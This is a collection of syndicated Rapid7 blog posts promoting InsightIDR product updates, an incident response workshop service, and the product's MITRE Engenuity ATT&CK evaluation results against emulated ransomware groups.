
New InsightIDR Detections powered by Threat Command by Rapid7’s TIP Threat Library

Following Rapid7’s 2021 acquisition of IntSights and their leading external threat intelligence solution, Threat Command, we are excited to provide InsightIDR customers with new built-in threat intelligence via Threat Command’s threat intelligence platform (TIP).

We have integrated Threat Command’s TIP ThreatLibrary into InsightIDR, bringing its threat intelligence content into our detection library to ensure Rapid7 InsightIDR and Managed Detection and Response (MDR) customers have the most up-to-date and comprehensive detection coverage, more visibility into new IOCs, and continued strength around signal-to-noise.

Using the combined threat intelligence research teams across Rapid7 Threat Command and our services organization, this content will be maintained and updated across the platform – ensuring our customers get real-time protection from evolving threats.

What's New in InsightIDR: Q1 2022 in Review

InsightIDR delivers superior signal-to-noise in latest MITRE Engenuity ATT&CK evaluation

We’re excited to share that InsightIDR has successfully completed the 2022 MITRE Engenuity ATT&CK Evaluation, which focused on how adversaries abuse data encryption for exploitation and/or ransomware. This evaluation tested InsightIDR’s EDR capabilities (powered by our native endpoint agent, the Insight Agent) and our ability to detect these advanced attacks. A few key takeaways and result highlights:

  • InsightIDR demonstrated solid visibility across the cyber kill chain – with visibility across 18 of the 19 phases covered across both simulations.
  • Consistently identified threats early, with alerts firing in the first phase – Initial Compromise – for both the Wizard Spider and Sandworm attacks.
  • Showcased our commitment to signal-to-noise – with targeted and focused detections across each phase of the attack (versus firing loads of alerts for every minute substep).

As our customers know, EDR is just one component of the detection coverage unlocked with InsightIDR. While beyond the scope of this evaluation, beyond endpoint coverage, InsightIDR delivers defense in depth across users and log activity, network, and cloud. Learn more about InsightIDR’s MITRE evaluation results in our recent blog post.

Investigate in seconds with Quick Actions powered by InsightConnect


InsightIDR and InsightConnect teamed up to create Quick Actions, a new feature that provides instant automation within InsightIDR to reduce time to respond to investigations, all with the click of a button.

Quick Actions are pre-configured automation actions that customers can run within their InsightIDR instance to get the answers they need fast and make the investigative process more efficient, and there’s no configuration required. Some Quick Actions use cases include:

  • Threat hunting within log search. Use the “Look Up File Hash with Threat Crowd” quick action to learn more about a hash within an endpoint log. If the output of the quick action finds the file hash is malicious, you can choose to investigate further.
  • More context around alerts in Investigations. Use the “Look Up Domain with WHOIS” quick action to receive more context around an IP associated with an alert in an investigation.


What's New in InsightIDR: Q1 2022 in Review


More customizability with AWS GuardDuty detection rules

We now have over 100 new AWS GuardDuty Attacker Behavior Analytics (ABA) detection rules to provide significantly more customization and tuning ability for customers compared to our previous singular third-party AWS GuardDuty UBA detection rule. With these new ABA alerts, it’s possible to set rule actions, tune rule priorities, or add an exception on each individual GuardDuty detection rule.

What's New in InsightIDR: Q1 2022 in Review

New pre-built CIS control dashboards and overall dashboard improvements


We’re continually expanding our pre-built dashboard library to allow users to easily visualize their data within the context of common frameworks.

The CIS Critical Security Controls are a recommended set of actions for cyber defense that provide specific and actionable ways to thwart the most pervasive attacks. We know CIS is one of the most common security frameworks our customers consider, so we’ve recently added 3 new CIS control dashboards that cover CIS Control 5: Account Management, CIS Control 9: Email and Web Browser Protections, and CIS Control 10: Malware Defenses.

What's New in InsightIDR: Q1 2022 in Review

We also continue to make changes and additions to our overall Dashboard capabilities. Within the card builder, we’ve added the ability to:

  • Change chart colors
  • Add a chart caption
  • Swap between linear and logarithmic scale for charts
  • Add data labels on top of dashboard charts

Continuous improvements to Investigation Management


Another area we are continuously making improvements in is Investigation Management. A huge part of this ongoing development is customer feedback, and over the last quarter, we’ve made some additions to the experience based on just that. We’ve added:

  • New filters for alert type, MITRE ATT&CK tactic, and investigation type to provide more options when it comes to tailoring the list view of investigations
  • The new “notes count” feature, which allows customers to save time and track the status of an ongoing collaboration within an investigation
  • Improvements to the bulk-close feature within Investigation Management, and new progress banners so you can easily track the status of each bulk-close request
What's New in InsightIDR: Q1 2022 in Review

Other updates

  • New CATO Networks event source can now be configured to send InsightIDR WAN firewall and internet firewall data.
  • Log Search Syntax Highlighting applies different colors and formatting to the distinct components of a LEQL query (such as the search logic and values) to improve overall readability and provide an easy way to identify potential errors within queries.
  • New curated IDS Rules powered by the Insight Network Sensor help you detect activity associated with thousands of common pieces of malware.

  • Insight Network Sensor management page updates make it easier to deploy and maintain your fleet of Network Sensors. We’ve rebuilt the sensor management page to better surface critical configuration statuses, diagnostic information, and links to support documentation.
What's New in InsightIDR: Q1 2022 in Review

Stay tuned!

As always, we’re continuing to work on exciting product enhancements and releases throughout the year. Keep an eye on our blog and release notes as we continue to highlight the latest in detection and response at Rapid7.

Additional reading:

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

Sharpen Your IR Capabilities With Rapid7’s Detection and Response Workshop

Post Syndicated from Mikayla Wyman original https://blog.rapid7.com/2022/04/04/sharpen-your-ir-capabilities-with-rapid7s-detection-and-response-workshop/

Sharpen Your IR Capabilities With Rapid7’s Detection and Response Workshop

You’re tasked with protecting your environment, and you’ve invested significant time and resources into deploying and configuring your tools — but how do you know if the security controls you’ve put into place are effective? The challenge continues to grow as attacker tactics, techniques, and procedures (TTPs) constantly evolve. In today’s landscape, a security breach is nearly inevitable.

Amid an ever-changing threat landscape, do you have confidence your tools are able to immediately detect threats when they occur? And more importantly, does your team know how to effectively respond to stop the attack, and do it fast?

While we don’t have a crystal ball to offer, we can help make sure your detection and response plan holds up against a breach.

Say hello to Rapid7’s newest incident response service: the Detection and Response Workshop.

Put your safeguards to the test with a guided attack simulation

The Detection and Response Workshop is a guided exercise led by Rapid7’s digital forensics and incident response (DFIR) experts to confirm that your team can quickly detect threats and evaluate your response procedures against a simulated attack within your environment.

This workshop isn’t a Tabletop Exercise (TTX), an IR Planning engagement, or a Purple Team exercise. We’ll pit your organization’s defenders against the latest attack campaigns, within the tools they use on a daily basis, to test your ability to respond when an incident happens under live conditions, without your company’s reputation at stake.

Each Workshop simulation is tailored to your specific needs and mapped to the MITRE ATT&CK Framework. Throughout the Workshop, our experts make recommendations to help strengthen your program – from existing configurations of tools, products, and devices to analysis processes and documentation.

The workshop itself is hands-on and doesn’t require current use of a Rapid7 product. Any security team can utilize this new service to understand what TTPs an adversary may use against them and make sure their program detects and responds accordingly.

Your team will leave the multi-day workshop feeling confident that you have an understanding of where and how to strengthen your existing IR process and detection and response program. You’ll receive a detailed report of the workshop, including our written assessment and recommendations to build resilience into your response program.

Rapid7 Incident Response consulting services

Security is the core of our business, and IR plays a huge role in the security landscape. Our team of DFIR experts — the same experts that respond to incidents for all 1,200+ of our MDR customers — have decades of experience under their belt that they utilize to analyze your security fit-up from all angles. Our team is complete with experts in threat analysis, forensics, and malware analysis, as well as a deep understanding of industry-leading technologies.

Knowing where your program stands is a crucial part of enhancing it, and our IR team has built specialized services to help your team build resiliency at each stage in the process. We now offer a full Incident Response Service Curriculum, allowing teams to engage in a single course for their IR goals or register for the entire curriculum.

From planning to full attack simulations, your team can level up its skills with tailored guidance and coaching through each course:

  • Course 101: Incident Response Program Development
  • Course 201: Tabletop Exercise (TTX)
  • Course 301: Detection & Response Workshop
  • Course 401: Purple Team Exercise

No matter what stage your team is in building your incident response program, our experts are able to help analyze and provide recommendations for improvement.

The Detection & Response Workshop is available now for all security teams. To learn more, talk to a Rapid7 sales representative by filling out this form today.

Additional reading:

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

MITRE Engenuity ATT&CK Evaluation: InsightIDR Drives Strong Signal-to-Noise

Post Syndicated from Sam Adams original https://blog.rapid7.com/2022/03/31/mitre-engenuity-att-ck-evaluation-insightidr-drives-strong-signal-to-noise/

MITRE Engenuity ATT&CK Evaluation: InsightIDR Drives Strong Signal-to-Noise

Rapid7 is very excited to share the results of our participation in MITRE Engenuity’s latest ATT&CK Evaluation, which examines how adversaries abuse data encryption to exploit organizations.

With this evaluation, our customers and the broader security community get a deeper understanding of how InsightIDR helps protectors safeguard their organizations from destruction and ransomware techniques, like those used by the Wizard Spider and Sandworm APT groups modeled for this MITRE ATT&CK analysis.

MITRE Engenuity ATT&CK Evaluation: InsightIDR Drives Strong Signal-to-Noise

What was tested

At the center of InsightIDR’s XDR approach is the included endpoint agent: the Insight Agent. Rapid7’s universal Insight Agent is a lightweight endpoint software that can be installed on any asset – in the cloud or on-premises – to collect data in any environment. The Insight Agent enables our EDR capabilities that are the focus of this ATT&CK Evaluation.

Across both Wizard Spider and Sandworm attacks, we saw strong results indicative of the high-fidelity endpoint detections you can trust to identify real threats as early as possible.

Building transparency and a foundation for dialogue with MITRE Engenuity ATT&CK evaluations

Since the launch of MITRE ATT&CK in May 2015, security professionals around the globe have leveraged this framework as the “go-to” catalog and reference for cyberattack tactics, techniques, and procedures (TTPs). With this guide in hand, security teams visualize detection coverage and gaps, map out security plans and adversary emulations to strengthen defenses, and quickly understand the criticality of threats based on where in the attack chain they appear. Perhaps most importantly, ATT&CK provides a common language with which to discuss breaches, share known adversary group behaviors, and foster conversation and shared intelligence across the security community.

MITRE Engenuity’s ATT&CK evaluation exercises offer a vehicle for users to “better understand and defend against known adversary behaviors through a transparent evaluation process and publicly available results — leading to a safer world for all.” The 2022 MITRE ATT&CK evaluation round focuses on how groups leverage “Data Encrypted for Impact” (encrypting data on targets to prevent companies from being able to access it) to disrupt and exploit their targets. These techniques have been used in many notorious attacks over the years, notably the 2015 and 2016 attacks on Ukrainian electric companies and the 2017 NotPetya attacks.

How to use MITRE Engenuity evaluations

One of the most compelling parts of the MITRE evaluations is the transparency and rich detail provided in the emulation, the steps of each attack, vendor configurations, and detailed read-outs of what transpired. But remember: These vendor evaluations do not necessarily reflect how a similar attack would play out in your own environment. There are nuances in product configurations, the sequencing of events, and the lack of other technologies or product capabilities that may exist within your organization but didn’t in this scenario.

It’s best to use ATT&CK Evaluations to understand how a vendor’s product, as configured, performed under specific conditions for the simulated attack. You can analyze how a vendor’s offering behaves and what it detects at each step of the attack. This can be a great start to dig in for your own simulation or to discuss further with a current or prospective vendor. Consider your program goals and metrics that you are driving towards. Is more telemetry a priority? Is your team driving toward a mean-time-to-respond (MTTR) benchmark? These and other questions will help provide a more relevant view into these evaluation results in a way that is most relevant and meaningful to your team.

InsightIDR delivers superior signal-to-noise

Since the evolution of InsightIDR, we made customer input our “North Star” in guiding the direction of our product. While the technology and threat landscape continues to evolve, the direction and mission that our customers have set us on has remained constant: In a world of limitless noise and threats, we must make it possible to find and extinguish evil earlier, faster, and easier.

Simple to say, harder to do.

While traditional approaches give customers more buttons and levers to figure it out themselves, Rapid7’s approach is from a different angle. How do we provide sophisticated detection and response without creating more work for an already overworked SOC team? What started as a journey to provide (what was a new category at the time) user and entity behavior analytics (UEBA) evolved into a leading cloud SIEM, and it’s now ushering in the next era of detection and response with XDR.

MITRE Engenuity ATT&CK Evaluation: InsightIDR Drives Strong Signal-to-Noise
https://www.techvalidate.com/product-research/insightIDR/facts/CAA-CCB-F73

Key takeaways of the MITRE Engenuity ATT&CK Evaluation

  • Demonstrated strong visibility across ATT&CK, with telemetry, tactic, or technique coverage across 18 of the 19 phases covered across both simulations
  • Consistently indicated threats early in the cyber killchain, with solid detections coverage across Initial Compromise in the Sandworm evaluation and both Initial Compromise and Initial Discovery in the Wizard Spider evaluation
  • Showcased our commitment to providing a strong signal-to-noise ratio within our detections library with targeted and focused detections across each phase of the attack (versus alerting on every small substep)

As our customers know, these endpoint capabilities are just the tip of the spear with InsightIDR. While not within the scope of this evaluation, we also fired several targeted alerts that didn’t map to MITRE-defined subtypes — offering additional coverage beyond the framework. We know that with our other native telemetry capabilities for user behavior analytics, network traffic analysis, and cloud detections, InsightIDR provides relevant signals and valuable context in a real-world scenario — not to mention the additional protection, intelligence, and accelerated response that the broader Insight platform delivers in such a use case.

MITRE Engenuity ATT&CK Evaluation: InsightIDR Drives Strong Signal-to-Noise
https://www.techvalidate.com/product-research/insightIDR/facts/7D5-BD6-54D

Thank you!

